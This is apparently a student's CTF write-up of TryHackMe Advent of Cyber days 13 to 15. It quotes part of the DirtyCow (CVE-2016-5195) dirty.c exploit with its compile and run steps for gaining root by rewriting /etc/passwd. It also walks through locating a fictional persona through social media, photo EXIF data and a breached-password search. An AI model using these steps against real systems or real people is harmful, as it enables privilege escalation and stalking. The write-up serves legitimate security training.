
/*
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
//*****
```

## Question 5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer: gcc -pthread dirty.c -o dirty -lcrypt

We can get the answer from the original source code that we found on the google.

link: <https://raw.githubusercontent.com/Gigi4/code/master/dirty.c>



The screenshot shows a browser window with the URL <https://raw.githubusercontent.com/Gigi4/code/master/dirty.c>. The page content is the C source code for the exploit. The code includes extensive multi-line comments explaining the exploit's purpose, compilation instructions, and usage. It also includes standard header includes and defines for the exploit logic.

```
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
//   https://firefart.at
//
#ifndef _GNU_SOURCE
#define _GNU_SOURCE
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>
#endif
const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";
long f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;
struct Userinfo {
    char *username;
    char *hash;
    int user_id;
};
```

## **Question 6: What "new" username was created, with the default operations of the real C source code?**

Answer: firefart

Open the dirty file by using the command './dirty'. Then, it will ask us to enter a new password. After entering the new password, type 'ptrace 0' and it will tell us that we can log in with the username 'firefart'.

```
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'please
ubscribe'.
```

## **Question 7: What is the MD5 hash output?**

Answer: 8b16f00dd3b51efadb02c1df7f8427cc

After reading the new message by the grinch, type 'touch coal'. We then can see a new file named 'coal' by using the command 'ls'. Next, type tree | md5sum and MD5 hash output will be shown.

The screenshot shows a terminal window titled 'firefart@christmas:~'. The terminal content is as follows:

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
|-- christmas.sh
|-- coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
```

## Question 8: What is the CVE for DirtyCow?

Answer: CVE-2016-5195

Make a research on Google to get the CVE for DirtyCow.

A screenshot of a Google search results page. The search query 'cve dirtycow' is entered in the search bar. Below the search bar, there are navigation links for All, Maps, News, Videos, Images, More, and Tools. A status message indicates 'About 35,000 results (0.37 seconds)'. The first result is a link to 'https://dirtycow.ninja' with the title 'Dirty COW (CVE-2016-5195)'. A snippet below the title reads: 'Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel.'

### Thought Process/Methodology:

Open the terminal, and use the command ‘nmap 10.10.172.84’ to get information about the service running and which port it is. Next, we want to connect to the ssh service. However, it asks for a username and password which we don’t know. To get it, use the command ‘telnet 10.10.172.84 23’ (23 is the port for the telnet). It will then give us a username and password which is ‘santa’ and ‘clauschristmas’. Once we get the credentials, use the command ‘ssh santa@10.10.172.84’ (we have to specify the username as we want to login as santa). Enter the password and we’re now logged onto it. We can view files and folders in the current directory with ls, change directories with cd and view the contents of files with cat. We are here to look at system information, so we try using the command ‘cat /etc/\*release’ and the distribution of Linux and version number that the server running will be shown. Next up, take a look at the cookies and milk that the server owners left for us by using the command ‘cat cookies\_and\_milk.txt’. It’s shown that The Grinch got there first. That file also contains DirtyCow. We will try to copy some of the code and paste it onto google to find the original source code. We will create a simple text file in the terminal by using the command ‘nano dirty.c’ and then copy all the original source code into the text file. Next up, copy the verbatim syntax that we can use to compile into the terminal and then type ls to see all the files available. Seems like there’s a new file named ‘dirty’. Open the dirty file by using the command ‘./dirty’. Then, it will ask us to enter a new password. Then, use the command ‘su firefart’ and enter the new password. We are now logged in as firefart. We can now get some information by typing ‘whoami’ and it will answer it firefart. But, when we ask for our id, it will give us root. Next, use the commands ‘cd /root’ and ‘ls’. We will then see a new message from the grinch. Use command ‘cat message\_from\_the\_grinch.txt’ to open it. After reading it, type ‘touch coal’. We then can see a new file named ‘coal’ by using the command ‘ls’. Next, type tree | md5sum and MD5 hash output will be shown.

## Day 14: OSINT – Where's Rudolph?


Tools used: Attackbox, Google Chrome

Solution/walkthrough:

### Question 1: What URL will take me directly to Rudolph's Reddit comment history?

Answer: <https://www.reddit.com/user/IGuidetheClaus2020/comments>

Search Reddit for the user IGuidetheClaus2020 and then if you navigate to the comments page you can get the URL




The screenshot shows a web browser window with the URL [reddit.com/user/IGuidetheClaus2020/comments](https://www.reddit.com/user/IGuidetheClaus2020/comments). The sidebar on the right displays the user's profile picture, karma (36), a 'cake day' badge for November 24, 2020, and a 'Two-Year Club' badge. The main content area lists several comments made by the user, such as one on r/twitter and another on r/christmas. One comment on r/christmas mentions Robert.

### Question 2: According to Rudolph, where was he born?

Answer: Chicago

It is said in one of the comments by Rudolph that he was born in Chicago



The screenshot shows a specific comment from the user IGuidetheClaus2020 on the r/christmas subreddit. The comment discusses the Chicago Public Library fines and mentions Robert.

### Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Answer: May

When searching on google for Rudolph the red-nosed reindeer we can find the last name of Robert

[https://en.wikipedia.org/wiki/Rudolph\\_the\\_Red-Nosed\\_Reindeer](https://en.wikipedia.org/wiki/Rudolph_the_Red-Nosed_Reindeer) ::

## Rudolph the Red-Nosed Reindeer - Wikipedia

**Rudolph the Red-Nosed Reindeer** is a fictional reindeer created by Robert L. May. Rudolph is usually depicted as the ninth and youngest of Santa Claus's ...

Created by: [Robert L. May](#)

Family: Donner and Mrs. Donner (parents i...)

First appearance: 1939

Nickname: [Rudolph in Rudolph the Red-No...](#)

[Publication history](#) · [In media](#) · [Homages in media](#)

### Question 4: On what other social media platform might Rudolph have an account?

Answer: Twitter


In one of the Reddit comments Rudolph mentions that on some days Rudolph loves Twitter and on someday it's just....lol that gives a hint that he may have a Twitter account. On Twitter, we searched for the username [iguidetheclaus2020](#) and there was a Twitter account



The image shows a screenshot of a Twitter mobile interface. On the left is a sidebar with navigation links: Home, Explore, Notifications (with 1 notification), Messages, Bookmarks, Lists, Profile, and More. A large blue 'Tweet' button is at the bottom of the sidebar. The main area shows the profile of a user named 'IGuidetheClaus2020'. The profile picture is a cartoon reindeer. The bio reads: 'Seeking the truth. Really.' Below the bio are links for 'Business inquiries: [rudolphthered@hotmail.com](mailto:rudolphthered@hotmail.com)' and location information ('North Pole'). The stats show '5 Following' and '172 Followers'. Below the stats, it says 'Not followed by anyone you're following'. At the bottom of the main area are tabs for 'Tweets' (which is underlined in blue), 'Tweets & replies', 'Media', and 'Likes'. Below the main profile area, a comment from 'IGuidetheClaus2020' is visible on a Reddit post: 'Icommented on Looooool i.redd.it/lzu70q... r/Twitter · Posted by u/FriegusTheBoss'. The comment text reads: 'I love Twitter. Some days, it's just...lol.'

### Question 5: What is Rudolph's username on that platform?

Answer: IGuideClaus2020



The image shows a Twitter mobile interface. On the left is a sidebar with icons for Home, Explore, Notifications (with 1 notification), Messages, Bookmarks, Lists, Profile, and More. A large blue 'Tweet' button is at the bottom. The main area shows a profile for the user 'IGuidetheClaus2020'. The profile picture is a cartoon reindeer. The bio reads: 'Seeking the truth. Really.' Below the bio are links for 'Business inquiries: rudolphthered@hotmail.com', location 'North Pole', and joining date 'Joined November 2020'. It shows 5 Following and 172 Followers. A note says 'Not followed by anyone you're following'. At the bottom, there are tabs for Tweets (which is underlined in blue), Tweets & replies, Media, and Likes.

### Question 6: What appears to be Rudolph's favourite TV show right now?

Answer: Bachelorette

In Rudolph's tweets he often mentions the show Bachelorette and always posts memes related to the show so that shows that he keeps up with the show


Two screenshots of a Twitter search results page for the query "GuideTheClaus2020".

**Screenshot 1:** The top screenshot shows a tweet from **@GuideClaus2020** featuring two men in suits. Below it is a retweet from **@alexa** with a photo of a woman laughing. Another tweet from **@GuideClaus2020** shows two reindeer. The sidebar includes a "Trending" section with topics like "Gaming - Trending", "eSports", "Japan", and "Trending in Malaysia".

**Screenshot 2:** The bottom screenshot shows a tweet from **@GuideClaus2020** featuring a cartoon character. Below it is a retweet from **@Angeline** with a photo of reindeer balloons in a parade. The sidebar includes a "Trending" section with topics like "Music - Trending", "Spotify", "Japan", and "Trending in Malaysia".

**Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?**

Answer: Chicago



PEOPLE SERVICES



Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance



## Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019



On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.


The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.

When an opportunity to take part in the parade came to our Chicago office, we were more than happy to seize the chance to demonstrate our total commitment to the community and serve as the parade's only law firm sponsor. As our parade walkers made their way down the Magnificent Mile, our Rudolph balloon was met with excitement and delight – especially when our balloon handlers twirled Rudolph in a circle during pauses in the parade.



**Question 8: Okay, you found the city, but where specifically was one of the photos taken?**

Answer: 41.891815, -87.624277



## Question 9: Did you find a flag too?

Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4

**IFD0**

Resolution Unit

Y Cb Cr Positioning

Copyright

inches

Centered

**{FLAG}ALWAYSCHECKTHEEXIFD4T4**

## Question 10: Has Rudolph been pwned? What password of his appeared in a breach?

Answer: spygame

The screenshot shows the Hyperion Gray search interface. At the top, there is a blue header bar with the logo 'HYPERION GRAY' and navigation links for 'HOME', 'API', and 'CREDITS'. Below the header, a message states: '\*Search is in beta, please report bugs to the scylla github repo. Please note the API is rate limited to 2 searches per second.' A search bar contains the placeholder 'Please enter a search term...' and the email address 'email:rudolphthered@hotmail.com'. The main results table has columns for IP, Domain, Username, Passhash, Email, Name, and Password. One row is highlighted, showing 'null' for IP and Domain, 'Collections' for Username, 'null' for Passhash, 'rudolphthered@hotmail.com' for Email, 'null' for Name, and 'spygame' for Password. Below the table, it says '1 row selected' and '1-1 of 1'. On the right side of the interface, there is a sidebar titled 'Queries' with instructions on Lucene query syntax and an example search for passwords starting with 'ff'.

## Question 11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Answer: 540

The screenshot shows a Google Maps search result for the coordinates 41.891815,-87.624277. The map highlights the Chicago Marriott Downtown hotel, which is located at 540 Michigan Ave. The interface includes a sidebar with travel options, a 'Highlights' section listing nearby landmarks like the North Bridge and the Shops at North Bridge, and a 'Near public transit' section. The bottom of the screen shows the Windows taskbar with various pinned icons and the system tray.

**Thought Process/Methodology:** Firstly to get a Reddit page of Rudolph we had to use google chrome and open Reddit there we searched up the username IGuidetheClaus2020 to answer the first question we went to the comment section we found a few comments Rudolph had made and there were some hints to answer the following questions using the info in the comment section we also got to Rudolph's Twitter which brought us answers to where the parade took place Rudolph's favourite show we found out the hotel Rudolph's was staying at when he took a picture of the parade and we also found out that Rudolph has been pwned once after that we managed to get the password of his that appeared in a breach

## Day 15: Scripting – There's a Python in my stocking!

Tools used: Windows Command Prompt, Python

Solution/walkthrough:

### Question 1: What's the output of True + True?

Answer: 2

Open the terminal and type the command `python3` to start Python. Then, type the command `True+True`. Then, we'll get the output is 2. It is because of `True=1`.

```
C:\Users\azri2>python3
Python 3.10.5 (tags/v3.10.5:f377153, Jun  6 2022, 16:14:13) [MSC v.1929 64 b
it (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> True+True
2
```

### Question 2: What's the database for installing other people's libraries called?

Answer: PyPi

Read through the TryHackMe Day 15's note and we'll find the answer within the text that mentioned PyPi is the database of libraries.

### Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where `X` is the library we wish to install. This installs the library from `PyPi` which is a database of libraries! Let's install 2 popular libraries that we'll need:

### Question 3: What is the output of `bool("False")`?

Answer: True

Type the command `bool("False")` into a python terminal and we get True as the output. The `bool()` function returns a boolean value of a value. "False" is True because it is not an empty string.

```
SyntaxError: invalid character '\u201c' (U+201C)
>>> bool("False")
True
>>> |
```

#### Question 4: What library lets us download the HTML of a webpage?

Answer: requests

Read through the TryHackMe Day 15's note and we'll find the answer within the text that mentioned requests library could be used to download a webpage and stores it as a variable.

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

#### Question 5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

Answer: [1, 2, 3, 6]

Type the input and command into the terminal and run the code.

```
>>> x = [1, 2, 3]
>>
>>> y = x
>>
>>> y.append(6)
>>
>>> print(x)
[1, 2, 3, 6]
```

#### Question 6: What causes the previous task to output that?

Answer: pass by reference

Pass by reference means that when a variable is assigned to another variable, the second variable is not a copy of the first variable. It is a reference to the first variable. Therefore, y is the same as x. Whatever changes made to y will also be made to x.

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

### Question 7: If the input was "Skidy", what will be printed?

Answer: The Wise One has allowed you to come in.

Run the code and enter "Skidy" as the input. We got "The Wise One has allowed you to come in." because "Skidy" is in the "names" list.

The screenshot shows a terminal window with the following content:

```
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

TERMINAL tab is selected. The output shows:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER Python + ×
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\azri2\OneDrive - mmu.edu.my\MMU\STUDY\Trimester 3\PSP 0201\Week 4\Day 15> & C:/Users/azri2/AppData/Local/Microsoft/WindowsApps/python3.10.exe "c:/Users/azri2/OneDrive - mmu.edu.my/MMU/STUDY/Trimester 3/PSP 0201/Week 4/Day 15/examine.py"
What is your name? skidy
The Wise One has allowed you to come in.
```

### Question 8: If the input was "elf", what will be printed?

Answer: The Wise One has not allowed you to come in.

Run the code and enter "Skidy" as the input. We got "The Wise One has not allowed you to come in." because "elf" is not in the "names" list. Python is a case-sensitive language. Therefore, "elf" is not the same as "Elf" in the "names" list.

The screenshot shows a terminal window with the following content:

```
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

TERMINAL tab is selected. The output shows:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER Python + ×
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\azri2\OneDrive - mmu.edu.my\MMU\STUDY\Trimester 3\PSP 0201\Week 4\Day 15> & C:/Users/azri2/AppData/Local/Microsoft/WindowsApps/python3.10.exe "c:/Users/azri2/OneDrive - mmu.edu.my/MMU/STUDY/Trimester 3/PSP 0201/Week 4/Day 15/examine.py"
What is your name? elf
The Wise One has not allowed you to come in.
```

### **Thought Process/Methodology:**

For day 15, we went through the introduction and basics of Python language. For question 1, in Python, True is a boolean data type that represents 1. So `True + True = 1 + 1 = 2`.

For question 2, we can answer it by reading the notes on TryHackMe Day 15. The PyPi is a database of libraries. We can use it to install and import codes from other people.

For question 3, the `bool()` function returns True or False depending on the value passed in. It can determine whether a variable has data in it or not. It will return False if the variable is empty/blank or None/False/Zero(0) is passed. So, “False” is true because it is not an empty string.

For question 4, we can answer it by reading the notes on TryHackMe Day 15. The library `requests` enable us to save the HTML of a website.

